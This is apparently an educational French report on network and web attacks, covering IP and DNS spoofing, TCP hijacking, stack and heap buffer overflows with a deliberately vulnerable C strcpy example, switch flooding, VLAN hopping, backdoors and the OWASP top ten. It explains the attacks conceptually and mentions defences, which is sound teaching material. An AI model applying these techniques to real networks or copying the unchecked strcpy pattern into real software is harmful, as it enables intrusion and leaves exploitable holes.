Record Route Par cette option on va pouvoir par exemple enregistrer tous les noeuds (adresse IP de routeurs, firewall, etc..) empruntés par un paquet. En effectuant un *ping -R*, chacun des noeud traversé par ce paquet, placera l'adresse de son interface de sortie dans le champ d'option du paquet IP. Comme l'entête IP est limitée à un maximum de 60 bytes, Il nous sera possible d'enregistrer un maximum de 8 adresses IP, ce qui correspond à quantre noeuds (4 adresses IP pour l'aller et 4 autres pour le retour du paquet).

Source Routing Lorsque des paquets sont envoyés dans les réseaux, ce sont les routeurs qui sont chargés de trouver le chemin approprié pour acheminer ces paquets. Par cette option il est possible de spécifier par où doivent passer les paquets. Cette spécification doit se faire à la source, c'est pour cela qu'il est possible au cracker de recevoir les paquets de retour. Il y a deux routages à la source possibles :

LSR Loose Source Routing (routage à la source non strict) : l'expéditeur définit une liste d'adresses IP que les paquets doivent emprunter, mais ceux-ci peuvent passer par d'autres adresses. En d'autres termes, on ne se préoccupe pas des endroits où passent les paquets pour autant qu'ils passent par les adresses spécifiées (type 137).

SSR Strict Source Routing (routage à la source strict) : l'expéditeur définit une liste d'adresses IP que les paquets **doivent** emprunter. Si le chemin est inaccessible ou impossible alors les paquets seront supprimés et un message ICMP "destination inaccessible" sera envoyé à son expéditeur. Dans ce cas les routeurs ne doivent pas influencer la destination des paquets (type 131).

La Figure 12, illustre la structure de l'option Source Routing. Avec cette option le cracker peut rediriger les paquets en sa direction (jusqu'à un routeur dont il a le contrôle). Il est bien de noter que la majeur partie des implémentation IP des routeurs rejettent cette option.



FIG. 12 – Structure du champ facultatif source routing (ensuite intégré dans le champ Option de la trame IP)

Reroutage Par cette méthode, le cracker doit maîtriser un routeur. Ainsi, il lui suffit d'envoyer des messages de routage RIP ou ICMP redirect (message permettant d'écrire dans une table de routage via

un paquet ICMP) aux autres routeurs afin de rerouter les messages de retour dans sa direction.

Ces techniques (reroutage ou Source Routing) ne sont plus ou difficilement utilisées, puisque par exemple les paquets ICMP redirect ne sont pas admis par tous les routeurs. De ce fait, l'attaque à l'aveugle est bien souvent la seule solution pour l'IPspoofing. l'attaque se fera en plusieurs étapes :
– Déterminer l'adresse IP à usurper
– Mise hors service de la machine dont l'adresse a été usurpée
– Prédiction du numéro de séquence TCP

Pour la mise hors service de la machine, il faudra appliquer une des méthodes de déni de service (section 3.1). Si cela n'est pas fait, la machine usurpée recevra un SYN/ACK lorsque le cracker tentera de se connecter sur une machine avec l'adresse usurpée. La machine usurpée enverra alors un RST (reset), qui aura pour effet de stoper la connexion TCP.
La prédiction de numéro de séquence TCP doit tenir compte de l'implémentation de la pile TCP/IP du système d'exploitation. Celui-ci peut générer ces numéro de séquence de différentes manières :
– Linéaire
– Dépendante du temps
– Pseudo-aléatoire
– Aléatoire selon les systèmes

Pour que cette attaque soit possible, le système de génération doit être linéaire ou dépendant du temps, puisqu'il relève de l'impossible de trouver une séquence aléatoire ou même pseudo-aléatoire. Pour pouvoir déterminer le numéro de séquence, il est impératif d'avoir plusieurs connections TCP sur la victime afin de les analyser et d'en déduire l'algorithme de création de l'ISN (Initial Sequence Number). Le numéro de séquence est codé sur 32 bits et initialisé à 1 au démarrage de la machine. Ensuite, il est incrémenté de 128000 par seconde et de 64000 par connection. Ce mécanisme évite donc qu'une ancienne connection vienne perturber une autre connection par un numéro trop proche. Il est bien de noter que cet algorithme est uniquement valable pour les systèmes dépendant du temps.

Ce type d'attaque est orchestré lorsque la victime ne se trouve pas dans le même réseau que le cracker ou qu'une authentification à l'aide de l'adresse IP est requise. Si l'attaquant se trouve dans le même réseau que sa victime, la méthode du ARP spoofing serait plus judicieuse, puisqu'il sera possible de détourner les paquets sans avoir à mettre hors service la machine dont l'adresse a été usurpée.

3.2.3 DNSspoofing

Le principe de cette attaque est de rediriger un internaute sur un autre serveur Web (clone du serveur Web original) sans qu'il s'en aperçoive. Afin de se rendre sur un site tel que http ://www.truc.com, l'ordinateur doit préalablement établir une correspondance entre le nom www.truc.com est son adresse IP, puisque sur Internet, les machines sont adressables uniquement via leurs adresses IP. Pour l'établissement de cette

correspondance, l'ordinateur va interroger le serveur DNS[10] du réseau (local). Si celui-ci ne connaît l'adresse IP correspondant à ce nom de machine, il demandera à son serveur DNS supérieur, et ainsi de suite. La Figure 13 illustre cette hiérarchie.



FIG. 13 – Principe d'interrogation de serveurs DNS cascadées (arborescante)

Plusieurs principes de DNSspoofing peuvent être exploité. Ceux-ci ont un but commun : amener un internaute sur un site qu'il croît être le bon (par son design), alors qu'il s'agît d'une copie. L'internaute entrera alors en toute confiance des données personnelles, qui pourront ensuite être exploitée par le cracker qui aura mis en service la copie du site.

DNS ID spoofing La machine faisant une requête DNS au serveur, émettra l'URL du site à atteindre, ainsi qu'un numéro (l'identificateur de la requête). Le cracker devra alors sniffer le réseau afin d'intercepter ce numéro pour l'intégrer dans sa réponse DNS qui fournira l'adresse IP de son choix (souvent l'adresse de son propre serveur Web).

DNS Cache Poisoning Un serveur DNS utilise un principe de cache afin d'éviter un surplus de trafic lorsque plusieurs internautes désirent accéder au même site. Ainsi il ne formulera qu'une seule requête à son supérieur pour un site donné. Le cracker fera donc une requête DNS sur le serveur local (serveur de son entreprise), ayant comme URL, le site à corrompre. Le serveur DNS local ne connaissant pas encore cette URL, enverra la requête à son supérieur. Le cracker répondra au serveur DNS comme si c'était son supérieur qui le faisait (en spécifiant l'adresse IP de son serveur). Cette information sera donc stockée dans le cache du serveur DNS local. De ce fait, toute personne de l'entreprise désirant accéder à l'URL corrompue, se verra rediriger sur le site du cracker.

3.3 Hijacking

Cette attaque consiste à détourner une connexion TCP qui était établie entre deux machines vers une tierce personne (le pirate). Cette attaque utilise une faiblesse du protocole TCP, en désynchronisant une

[10]Domain Name Server, Base de donnée distribuée permettant de retrouver l'association : Nom d'un site - adresse IP du site

connection TCP pour la reprendre à son profit. La contrainte est que l'une des machines doit se trouver sur le même réseau de telle manière à pouvoir sniffer le trafic et observer les numéros de séquences utilisés. Pour désynchroniser une connexion TCP, il faudra que le pirate envoye un segment TCP à l'une des deux machine avec le bon numéro de séquence et une valeur de ACK correcte en utilissant l'adresse IP de la seconde machine. De ce fait, lorsque la seconde machine enverra son segment ayant le même numéro de segment et la même valeur de ACK que celui envoyé par le pirate, son correspondant ignorera le message. La synchronisation est ainsi brisée. Ceci est donc valable pour une transmission client-serveur ou serveur-client.
En cas normal, lors d'envoi de paquets TCP, les numéros de séquence évoluent selon la taille de la cargaison de la trame TCP (comme illustré à la Figure 14).



FIG. 14 – évolution des numéros de séquences pour les transferts TCP

Pour pouvoir effectuer cette attaque, il faut attendre par exemple que la victime se connecte sur un service demandant une authentification. Il sera ensuite possible de désynchroniser la connection TCP et d'utiliser la connexion et le compte de la victime.

La Figure 15, illustre la désynchronisation d'une connexion TCP établie entre un client (victime) et un serveur. Nous remarquons que le cracker envoie une trame au serveur de telle manière à désynchroniser la connection entre la victime et le serveur. Nous remarquons bien que maintenant le serveur demande le segment X+90 alors que le client va vouloir maintenant lui envoyer le X+80. Lorsque le serveur recevra une nouvelle trame de la victime (après celle du cracker) le serveur n'acceptera pas la trame puisque le numéro de séquence ne sera plus celui attendu, il enverra alors un ACK en spécifiant le numéro de séquence attendu (X+90 dans notre cas). Lorsque la victime recevra ce ACK, elle générera aussi un ACK puisque le numéro de séquence du ACK du serveur n'est pas celui attendu. Nous nous retrouvons donc dans une situation de "Ack Storm" (multitude de ACK généré). Pour pallier ce problème, le cracker pourrait empoisonner le cache ARP du serveur en spécifiant que l'adresse IP de la victime se trouve sur son adresse MAC, ainsi la victime ne recevra pas de ACK.

Maintenant si le cracker désire **se connecter** sur le serveur en utilisant l'identité du client, il pourrait le faire sans même tenter de récupérer la connexion TCP de la victime, puisque étant sur le même réseau que celle-ci, il pourrait casser la connexion TCP de la victime de manière à ce que celle-ci se reconnecte et que le cracker puisse prendre son login et mot de passe (en sniffant le réseau). Pour se prémunir de

cette attaque il suffira d'utiliser SSH et un serveur FTP sécurisé, cryptant ainsi le payload des segments TCP.



FIG. 15 – Désynchronisation d'une connexion TCP

3.4 Buffer Overflow

Le Buffer Overflow est une attaque très subtile exploitant les failles des applications. Lorsqu'un logiciel est programmé par une équipe, celle-ci est soumise à des contraintes dont celle du temps. C'est à cause de cette contrainte que les logiciels sont souvent peu soumis à la phase de test. Il y a alors de grandes chances que quelques bugs subsistent dans le logiciel final.

Un buffer overflow est la situation qui se produit quand dans un programme lorsqu'on place dans un espace mémoire plus de données qu'il ne peut en contenir. Dans ce genre de situations, les données sont quand même insérées en mémoire même si elles écrasent des données qu'elles ne devraient pas. En écrasant des données critiques du programme, ces données qui débordent amènent généralement le programme à crasher. Ce simple fait est déjà grave si l'on pense à des serveurs qui ne peuvent ainsi plus remplir leur tâche. Plus grave, en écrasant certaines données, on peut arriver à prendre le contrôle du programme ce qui peut s'avérer désastreux si celui-ci tourne avec des droits privilégiés par exemple. Examinons un petit exemple (en C) de buffer overflow :

```
 1 #include <stdio.h>
 2
 3
 4 main (int argc, char *argv[])
 5 {
 6     char buffer[1];
 7
 8     if (argc > 1)
 9           strcpy(buffer,argv[1]);
10 }
```

Ce programme ne fait rien de plus que de prendre le premier argument de la ligne commande et de le

placer dans un buffer. A aucun endroit du programme, la taille de l'argument de la ligne de commande n'a été contrôlée pour qu'il soit plus petit que le buffer qui l'accueille. Le problème arrive quand l'utilisateur donne un argument plus grand que le buffer qui lui est réservé :

```
toto@debian:~/Essai$ ./vuln a
toto@debian:~/Essai$ ./vuln aaaaa
Segmentation fault
```

Le programme écrit en dehors du buffer réservé qui fait crasher le programme (Segmentation fault indique que l'OS[11] a arrêté l'exécution du programme "vuln" puisque celui-ci tentait d'écrire hors d'une plage mémoire qui lui était réservée).

Il nous est possible de distinguer deux catégories de buffer overflow :

1. Débordement d'un buffer statique, Stack Overflow
2. Débordement d'un buffer dynamique, Heap Overflow

Afin de mieux comprendre la différence entre ces deux types de débordement, il est nécessaire d'acquérir quelques notion sur l'allocation de la mémoire sur un système d'exploitation comme UNIX par exemple. La section suivante aborde donc ce sujet.

3.4.1 Structure de la mémoire

Grâce au principe de mémoire virtuelle, chaque programme, quand il est exécuté obtient un espace mémoire entièrement isolé. La mémoire est adressée par mots (4 octets) et couvre l'espace d'adresse de 0x00000000 - 0xffffffff soit 4 Giga octets adressables. Le système d'exploitation Linux utilise pour les programmes exécutables, le format ELF1 (Executable Linking Format) qui est composé de plusieurs sections. L'espace virtuel est divisé en deux zones :
L'espace user (0x00000000 - 0xbfffffff) et l'espace kernel (0xc0000000 - 0xffffffff). Contrairement au kernel, avec l'espace user, un processus user ne peut pas accéder à l'espace kernel. Nous allons surtout détailler cet espace user car c'est lui qui nous intéresse. Un exécutable ELF est transformé en une image processus par le program loader. Pour créer cette image en mémoire, le program loader va mapper en mémoire tous les loadable segments de l'exécutable et des librairies requises au moyen de l'appel système mmap(). Les exécutables sont chargés à l'adresse mémoire fixe 0x080480002 appelée « adresse de base ». La figure 16 illustre les différentes zones d'un programme en mémoire physique.

La zone .text Correspond au code du programme, c'est-à-dire aux instructions.

La zone .data Contient les données globales initialisées, dont les valeurs sont connues à la compilation.

La zone .bss Contient les données globales non-initialisées.

Les deux zones .data et .bss sont réservées et **connues dès la compilation**. Une variable locale statique (la définition de la variable est précédé mot-clé static) initialisée se retrouve dans la section .data alors qu'une variable locale static non initialisée se retrouve dans la section .bss. La pile quant à elle contient

[11] Système d'exploitation

les variables locales. Elle fonctionne selon le principe LIFO (Last In First Out) et croît vers les adresses basses de la mémoire.



FIG. 16 – Structure de la mémoire physique allouée pour l'exécution d'un programme

3.4.2 Stack Overflow

Dans la majeure partie des programmes, il y a des sous-programmes ou fonctions qui lorsqu'elles sont appelées, ont pour effet de mettre en pile les arguments passé à celle-ci, suivi par l'adresse de retour du programme[12] principal. Ensuite les données propres à la fonction sont aussi mises en pile (variables locales de celle-ci). Comme la plupart des programmes serveurs ou encore les stack de communication (TCP/IP) sont écrit en C, et que lors de l'exécution, aucun contrôle n'est opéré sur la taille des paramètre passé en mémoire, il se peut que les paramètres passés dépassent la taille mémoire réservée dans la pile. Ces paramètres écraseront alors des données utiles au système d'exploitation, comme l'adresse de retour de la fonction ou procédure.
Admettons que le programme C fourni précédemment soit la fonction d'un programme. Lorsque ce programme atteindra l'appel de celle-ci, il allouera la taille du paramètre local sur la pile (char buffer[1]), buffer sur la figure 17. Lors de la copie du paramètre dans le buffer alloué, aucun contrôle n'est opéré et celui-ci peut aisément dépasser la taille autorisée. Ceci impliquera donc un écrasement des données déjà contenues dans la pile (figure 18), ce qui aura par exemple pour effet de modifier l'adresse de retour.

3.4.3 Heap Overflow

Les Heap Overflow représentent les buffers Overflow situés dans les autres segments mémoires que la pile : la section data, bss et heap.

Cette technique exploite des buffer overflow ayant lieu dans le heap (soit des buffers mallocé[13]) ou dans

[12] Il s'agît de l'endroit (adresse mémoire) où va devoir revenir le programme principal
[13] Buffers alloué dynamiquement à l'aide de la méthode malloc() de C



FIG. 17 – État de la pile avant le passage des paramètre de la fonction appelée



FIG. 18 – État de la pile après le passage des paramètre de la fonction appelée

d'autres endroits mémoires où le heap peut être écrasé par débordement. Cette technique se base sur la façon dont sont alloués puis libérés les buffers en heap. Il est donc pour ce faire nécessaire de comprendre le fonctionnement de l'allocation et désallocation de la mémoire dynamique (instruction malloc() et free() en C). Il est donc indispensable d'avoir en tête, la structure de la mémoire pouvant être allouée dynamiquement.

Un chunk est une structure représentant un bloc alloué ou libre de mémoire. Les chunks libres sont classés dans une liste doublement chaînée dont les pointeurs (bin) sont stockés au début du chunk. Ainsi un chunk libre aura la structure suivante en mémoire (Figure 19) :

Lors d'allocation d'un chunk par malloc()[14], il commence par parcourir la liste des chunks libres pour en trouver un de taille adéquate. Une fois un chunk de bonne taille trouvé, celui-ci est alloué et sorti de la double liste chaînée.
Lors de la désallocation de mémoire, il faudra replacer le chunk dans la liste chaînée des chunk vide. En écrasant la valeur de l'adresses du chunks voisin (dans le chunk alloué), il sera possible d'écrire à un emplacement mémoire arbitraire, une valeur quelconque. Il sera aini possible de réécrire l'adresse d'un

[14]Implémentation présente dans les systèmes GNU/Linux (écrite par Doug Lea)



FIG. 19 – Structure des chunks vides

pointeur de fonction (stocké dans la GOT[15]), afin que la prochaine fontion qui appelle ce pointeur, envoi le programme dans le bout de code voulu (shell code, etc...).

3.4.4 En résumé

Ce genre d'attaque n'est pas triviale à mettre en oeuvre, puisqu'elle recquiert de très bonnes connaissances en assembleur et implique que le cracker test différents passages de paramètres au programme afin d'observer si un débordement de mémoire est possible. De plus, si celui-ci veut que le débordement du buffer écrase l'adresse de retour de la procédure ou de la fonctinon, cela implique une observation très précise de l'état de la mémoire ainsi qu'un calcul du nombre de bytes à injecter dans le paramètre. L'écrasement de l'adresse de retour est quelque chose de très prisé dans le domaine de la piraterie informatique, puisqu'il permettrait au cracker d'envoyer le programme principale dans le bout de code qu'il désire. Ces attaques sont par contre possibles uniquement avec des langages des bas niveau (comme C), puisque les autres langages contrôles systématiquement la taille des paramètres passés à un buffer (ou tableau).

3.5 Attaques du niveau 2 du modèle OSI

3.5.1 Attaque sur un Switch

Cette attaque a pour objectif de remplir la table CAM[16] du Switch pour qu'il devienne un hub. Pour cela il faut générer des paquets avec des adresses MAC sources différentes pour que le Switch associe ces différentes adresses MAC à un port. En effet, lorsque la table CAM sera pleine et que le Switch recevra des messages destinés à une adresse MAC inconnue (de la table CAM), il ne saura où les envoyer. Suivant la configuration du Switch pour les messages dont il ne connaît pas l'adresse MAC de destination, il est fort probable qu'il les envoie sur tous ses ports (fonctionnement similaire à un Hub). La Figure 20 illustre cette attaque.

[15] Global Offset Table
[16] Table enregistrant l'association adresse MAC - Port, dans le Switch



FIG. 20 – Attaque sur un Switch

3.5.2 VLAN Hopping

Il s'agit d'une attaque orchestrée sur des utilisateurs se trouvant sur un VLAN différent de celui du cracker. Lorsque des VLANs sont créés (figure 21), les utilisateurs du même VLAN peuvent échanger du trafic mais le trafic entre VLANs n'est (théoriquement) pas possible. Pour que les VLANs puissent être garantis entre des switchs, les paquets transitent sur le trunk via un protocole tel que : 802.1Q ou ISL. De cette manière, le switch recevant un paquet saura sur quel VLAN le router.



FIG. 21 – Topoplogie d'un VLAN

L'attaque consiste en l'envoi par le Hacker se trouvant sur un VLAN différent de celui de la victime d'un message de double encapsulation afin que ce message passe d'un VLAN à l'autre. Il s'agît donc de l'envoi d'un paquet ayant une double encapsulation du protocole 802.1Q, de telle manière à ce que la première encapsulation soit détectée par le premier Switch et la seconde, par le second Switch qui dirigera les paquets sur le VLAN de la cible. Cette situation implique donc l'utilisation d'un trunk[17] afin que la seconde encapsulation puisse être interprétée par le second Switch. Le protocole 802.1Q contient un champ identifiant le VLAN. Dans la première encapsulation ce champ correspond au VLAN du cracker et dans la seconde le champ correspondra au VLAN de la victime. La figure 22 illustre la

[17] Connexion commune entre deux Switch acheminant le trafic de différents VLANs

double encapsulation.



FIG. 22 – Attaque par VLAN Hopping

3.6 Troyens et Backdoors

Le nom troyen provient de la légende mythologique du 'cheval de Troie'. C'est pour ceci, que l'on appelle troyen, tout programme utile contenant un second programme qui lui est malveillant. Ce second programme est très souvent un backdoor permettant au cracker de gérer l'ordinateur de la victime à distance.
L'objectif de ces programmes malveillants cachés dans un logiciel utile est de laisser une porte ouverte, de façon à ce que le cracker puisse revenir sans problèmes. Une fois sur le système, les backdoors se lient à des applications, modifient la base de registre de manière à être exécutés dès le lancement du système. Ils sont actifs en permanence et sont difficilement ou pas détectable par le système. En regardant dans le gestionnaire de tâches, le backdoor ne s'affichera pas, ou affichera un nom de programme banal, comme : note.exe, winamp34.exe.
Comme les anti-viruses détectent les backdoors ou les viruses à l'aide de signatures[18], il suffirait au cracker de changer quelques lignes du code source du backdoor puis de le recompiler afin de changer sa signature. Il ne serait maitenant plus détectable par la signature qui le caractérisait précédemment.
La seconde solution pour la détection de backdoors est d'observer si un port suspect est ouvert sur la machine à contrôler. Si c'est le cas, ceci signifierai que le backdoor est un programme serveur autorisant des connexions (du cracker) de l'extérieur. Malheureusement bon nombre de backdoors sont des programmes clients se connectant automatiquement sur la machine du cracker officiant en tant que serveur. Il ne sera donc pas possible de détecter le backdoor à l'aide d'un scannage de port. Un firewall bloquant tout le trafic sortant, sauf le trafic Web (dont le port de destination vaut 80) permettrait d'éviter la restriction de détection introduite par le scannage de port. Malheureusement, il est possible que le programme serveur du cracker attende les connexions de ses victimes sur le port 80. De ce fait, le firewall laisserait passer les informations à destination du cracker.

[18] Suite de bits caractérisant le virus ou le backdoor

4 Les attaques Web

Au même titre qu'une application classique ou qu'un système d'exploitation, les applications Web peuvent présenter des failles de sécurité. Cela est d'autant plus grave que les applications Web manipulent parfois des données confidentielles (mots de passe, numéros de cartes bancaires) et qu'elles sont généralement déployées sur Internet et donc exposées au public. Même sur un serveur Web sécurisé tournant sur un système d'exploitation réputé sûr (Apache sur OpenBSD, par exemple), des failles de sécurité peuvent subsister, car elles sont la plupart du temps dues à des fautes de programmation de l'application elle-même, et non du serveur.

Un firewall IP conventionnel permet de filtrer au niveau de la couche réseau (IP) et de la couche transport (TCP,UDP). Les règles sont définies en fonction de l'adresse IP source, l'adresse IP de destination, le numéro de port source, le numéro de port de destination, l'état de la connexion (flags), l'interface d'entrée et de sortie du firewall, etc... Un firewall IP n'offre absolument aucune protection contre les attaques visant les applications Web, dans la mesure où celles-ci ont lieu au niveau applicatif : elles utilisent le protocole HTTP sur le port 80, au même titre que le trafic Web ordinaire. Pourtant, de SOAP aux applets Java en passant par les scripts ActiveX, un grand nombre de menaces peuvent être véhiculées par ce canal apparamment inoffensif et qui est laissé ouverts sur la plupart des firewalls d'entreprise. La figure 23 illustre bien la problématique des protocoles pouvant contenir des scripts malveillants, passant par le port HTTP.



FIG. 23 – Portée d'un firewall de niveau 3 et 4 du modèle OSI

Un des majeur problème des applications Web à architecture 3-tière (Figure 24), viens du fait que celle-ci



FIG. 24 – Application Web à architecture 3-tiers

envoie directement ses requêtes SQL vers le SGBD[1]. Si l'application ne prend pas garde aux formats des paramètes saisi par l'utilisateur de la page web, avant de les inclure dans une requête SQL, il se peut que les tuples retourné par le SGBD soient totalement invalide. En effet, l'utilisateur aura la possibilité de fournir des paramètres de syntaxe SQL, sans que l'application Web ne s'en rende compte. Les éventuelles cracker auront donc la possibilité de formater les paramètres entrés sur la page Web, afin que la requête leur retourne des informations pertinentes.

[1] Système de Gestion de Base de Donnée

4.1 Le top 10 des attaques Web

4.2 L'OWASP[19] tient à jour un classement des 10 vulnérabilités les plus rencontrées dans les applications Web. Celles-ci sont données dans le tableau ci-dessous :

[19]The Open Web Application Security Project

Paramètres non-validés	Les informations transmises avec la requêtes ne sont pas validées avant d'être utilisés par l'application Web. Si celle-ci les utilises directement pour interroger la base de donnée, l'utilisateur peut formater ces paramètres de façon à tirer des informations auxquelles il n'aurait normalement pas accès
Faille dans le contrôle d'accès	Les restrictions sur ce que les utilisateurs authentifiés ont le droit de faire ne sont pas assez solides. Un attaquant peut utiliser ces failles pour accéder aux comptes d'autres utilisateurs, voir de fichiers sensibles ou utiliser des fonctions non-autorisées.
Vol de session	Le mécanisme de maintien de la session n'est pas assez sûr : l'attaquant qui peut compromettre une clé de session ou un cookie peut accéder aux privièges d'un autre utilisateur
Cross-Site-Scripting (XSS)	L'application Web peut être utilisée comme intermédiaire pour attaquer l'un de ses utilisateurs et exécuter du code à son insu dans le contexte de l'application Web pour, par exemple, voler sa clé de session
Buffer Overflow (BOF)	L'application ne contrôle pas la dimension des paramètres reçus avant de les écrire en mémoire. Cette faille peut être utilisée pour aller y écrire du code exécutable et modifier le comportement de l'application
Injection de commandes	L'application utilise lors de l'accès à des commandes externes ou au système d'exploitation des paramètres non-validés qui peuvent être utilisés par l'attaquant pour exécuter des commandes malicieuses
Mauvaise gestion des erreurs	La gestion des erreurs n'est pas réalisée correctement. L'attaquant peut déclencher des erreurs qui ne sont pas gérées par l'application Web et ainsi obtenir des informations détaillées sur le système, ou compromettre le serveur
Mauvaise utilisation de la cryptographie	Les applications Web font fréquemment appel à des fonctions de cryptographie pour assurer l'intégrité et la confidentialité des données. Certains de ses algorithmes ou leurs implémentations peuvent comporter des failles de sécurité
Faille dans l'administration distante	Beaucoup d'applications Web comportent un système d'administration à distance, qui s'il n'est pas correctement protégé, peut permettre à un de gagner les privilèges de l'administrateur
Mauvaise configuration du serveur Web ou d'application	La sécurité de l'application Web repose sur celle du serveur Web, du serveur d'application et du système d'exploitation. Ceux-ci ne sont généralement pas sécurisés avec la configuration par défaut

4.2 SQL Injection

